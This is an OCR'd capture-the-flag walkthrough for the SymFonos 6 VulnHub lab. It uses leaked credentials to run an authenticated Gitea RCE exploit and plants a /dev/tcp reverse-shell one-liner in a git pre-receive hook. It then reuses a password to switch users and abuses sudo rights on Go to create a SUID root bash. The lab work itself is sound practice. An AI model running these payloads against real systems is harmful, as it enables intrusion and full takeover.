
```
Username : achilles
Password : h2sBr9gryBunKdF9
```


Gaining Access :

So im gonna save u time to say that we have a self host gitea running on port 3000 that's why its open, lets login with this user




Lets login as that user





Two private repos here

and in the bottom on the page



Lets check for exploit for this version

```
┌──(pks㉿Kali)-[~/VulnHub/SymFonos-6]
└─$ searchsploit gitea
------------------------------------------------------------------------------------------------------ ----------------------------
 Exploit Title                                                                                        |  Path
------------------------------------------------------------------------------------------------------ ----------------------------
Gitea 1.12.5 - Remote Code Execution (Authenticated)                                                  | multiple/webapps/49571.py
Gitea 1.16.6 - Remote Code Execution (RCE) (Metasploit)                                               | multiple/webapps/51009.rb
Gitea 1.4.0 - Remote Code Execution                                                                   | multiple/webapps/44996.py
Gitea 1.7.5 - Remote Code Execution                                                                   | multiple/webapps/49383.py
------------------------------------------------------------------------------------------------------ ----------------------------
Shellcodes: No Results
```

This is not the right version but this worked for me so copy this to your dir like this

```
┌──(pks㉿Kali)-[~/VulnHub/SymFonos-6]
└─$ cp /usr/share/exploitdb/exploits/multiple/webapps/49571.py .
```

i changed the name to this so its to work with

```
┌──(pks㉿Kali)-[~/VulnHub/SymFonos-6]
└─$ mv 49571.py exploit.py
```

alright execute it like this

```
python3 exploit.py -t http://192.168.110.119:3000 -u achilles -p
h2sBr9gryBunKdF9 -I 192.168.110.64 -P 9001
```

it should show this in the end

```
    git config --global --edit

After doing this, you may fix the identity used for this commit with:

    git commit --amend --reset-author

 1 file changed, 1 insertion(+)
 create mode 100644 README.md
Enumerating objects: 3, done.
Counting objects: 100% (3/3), done.
Writing objects: 100% (3/3), 239 bytes | 239.00 KiB/s, done.
[+] Exploit completed !
```

Now go to Symfonos-blog repo

Then go to settings (repo) → Git Hooks → Pre-recieve
Then click on the right edit button of pre-recieve

then add this here and hit update hook

Git Hooks

If the hook is inactive, sample content will be presented. Leaving content to an em

Hook Name pre-receive

Hook Content

```
1 bash -c 'bash -i >& /dev/tcp/192.168.110.64/9001 0>&1'
```

Update Hook

Start a listener right now :

```
┌──(pks㉿Kali)-[~/VulnHub/SymFonos-6]
└─$ nc -lvnp 9001
Listening on [any] 9001 ...
```

Now we need to make a commit for this shell to work
go to the index.php in the same repo

add a html comment then hit commit changes

```
42      </div>
43  </div>
44  <!-- a comment -->
45  </body>
46  </html>
47
```

Commit Changes

Update 'index.php'

Add an optional extended description...

Commit directly to the `master` branch.

Create a **new branch** for this commit and sta

Commit Changes Cancel

and we get a shell

```
┌──(pks☺Kali)-[~/VulnHub/SymFonos-6]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.110.64] from (UNKNOWN) [192.168.110.119] 48162
bash: no job control in this shell
[git@symfonos6 symfonos-blog.git]$ id
id
uid=997(git) gid=995(git) groups=995(git)
[git@symfonos6 symfonos-blog.git]$
```

Lets upgrade this :

```
[git@symfonos6 symfonos-blog.git]$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<g.git]$ python3 -c 'import pty; pty.spawn("/bin/bash")'
[git@symfonos6 symfonos-blog.git]$ ^Z
zsh: suspended  nc -lvnp 9001

┌──(pks☺Kali)-[~/VulnHub/SymFonos-6]
└─$ stty raw -echo;fg
[1]  + continued  nc -lvnp 9001

[git@symfonos6 symfonos-blog.git]$ export TERM=xterm
[git@symfonos6 symfonos-blog.git]$
```

Lateral PrivEsc

So lets see the users on this machine

```
[git@symfonos6 symfonos-blog.git]$ cat /etc/passwd | grep "bash"
root:x:0:0:root:/root:/bin/bash
git:x:997:995:Git Version Control:/home/git:/bin/bash
achilles:x:1000:1000::/home/achilles:/bin/bash
[git@symfonos6 symfonos-blog.git]$
```

the same name lets try that password again here too

```
[git@symfonos6 symfonos-blog.git]$ su achilles
Password:
[achilles@symfonos6 symfonos-blog.git]$ id
uid=1000(achilles) gid=1000(achilles) groups=1000(achilles),48(apache)
[achilles@symfonos6 symfonos-blog.git]$
```

We got in as that achilles user now

Vertical PrivEsc

Lets check the sudo permission

```
[achilles@symfonos6 symfonos-blog.git]$ sudo -l
Matching Defaults entries for achilles on symfonos6:
    !visiblepw, always_set_home, match_group_by_gid, env_reset,
    env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User achilles may run the following commands on symfonos6:
    (ALL) NOPASSWD: /usr/local/go/bin/go
[achilles@symfonos6 symfonos-blog.git]$
```

So we can just run go on this lets make a program for this

cmd-1.go

```go
package main

import (
	"fmt"
	"log"
	"os/exec"
)

func main() {
	out, err := exec.Command("whoami").Output()
	if err != nil {
		log.Fatal(err)
	}
	fmt.Println(string(out))
}
```


```go
package main

import (
	"fmt"
	"log"
	"os/exec"
)

func main() {
	out, err := exec.Command("whoami").Output()
	if err != nil {
		log.Fatal(err)
	}
	fmt.Println(string(out))
}
```


Lets get this on there using a python server

```
[achilles@symfonos6 symfonos-blog.git]$ cd /tmp
[achilles@symfonos6 tmp]$ wget http://192.168.110.1/cmd-1.go
--2024-08-13 14:00:08--  http://192.168.110.1/cmd-1.go
Connecting to 192.168.110.1:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 175 [application/octet-stream]
Saving to: 'cmd-1.go'

100%[=====================================>] 175         --.-K/s   in 0s

2024-08-13 14:00:08 (24.1 MB/s) - 'cmd-1.go' saved [175/175]

[achilles@symfonos6 tmp]$
```

and lets run it

```
[achilles@symfonos6 tmp]$ sudo /usr/local/go/bin/go run cmd-1.go
root
```

and we can run out program as root lets make a SUID binary of /bin/bash that we can run as root

cmd-2.go

```
package main

import (
        "fmt"
        "log"
        "os/exec"
)

func main() {
        out, err := exec.Command("/bin/bash", "-c", "cp /bin/bash /tmp/pwnshell; chmod +xs /tmp/pwnshell").Output()
        if err != nil {
                log.Fatal(err)
        }
        fmt.Println(string(out))
}
```


```
package main

import (
        "fmt"
        "log"
        "os/exec"
)

func main() {
```

```
        out, err := exec.Command("/bin/bash", "-c", "cp /bin/bash
 /tmp/pwnshell; chmod +xs /tmp/pwnshell").Output()
        if err != nil {
                log.Fatal(err)
        }
        fmt.Println(string(out))
 }
```

Lets get this to our machine now

```
[achilles@symfonos6 tmp]$ wget http://192.168.110.1/cmd-2.go
--2024-08-13 14:04:58--  http://192.168.110.1/cmd-2.go
Connecting to 192.168.110.1:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 239 [application/octet-stream]
Saving to: 'cmd-2.go'

100%[======================================>] 239         --.-K/s   in 0s

2024-08-13 14:04:58 (73.1 MB/s) - 'cmd-2.go' saved [239/239]

[achilles@symfonos6 tmp]$
```

Lets run it now

```
[achilles@symfonos6 tmp]$ sudo /usr/local/go/bin/go run cmd-2.go

[achilles@symfonos6 tmp]$ ls
cmd-1.go
cmd-2.go
pwnshell
systemd-private-74801c848ca54f36a51fd05f562edebd-chronyd.service-VJOBZI
systemd-private-74801c848ca54f36a51fd05f562edebd-httpd.service-jOL2oY
systemd-private-74801c848ca54f36a51fd05f562edebd-mariadb.service-sQprNc
[achilles@symfonos6 tmp]$
```

lets run this pwnshell with the -ip arguements

- -i : interactive shell
- -p : priviledge mode

```
[achilles@symfonos6 tmp]$ ./pwnshell -ip
pwnshell-4.2# id
uid=1000(achilles) gid=1000(achilles) euid=0(root) egid=0(root) groups=0(root),48(apache),1000(achilles)
pwnshell-4.2#
```

here is the proof

```
pwnshell-4.2# cd /root
pwnshell-4.2# cat proof.txt

          Congrats on rooting symfonos:6!
                ,_---~~~~~----._
          _,,_,*^____      _____``*g*\"*,
         / __/ /'     ^.  /      \ ^@q   f
        [  @f | @))    |  | @))   l  0 _/
         \`/   \~____ / __ \_____/    \
          |           _l__l_          I
          }          [______]           I
          ]            | | |            |
          ]             ~ ~             |
          |                             |
           |                            |
     Contact me via Twitter @zayotic to give feedback!

pwnshell-4.2#
```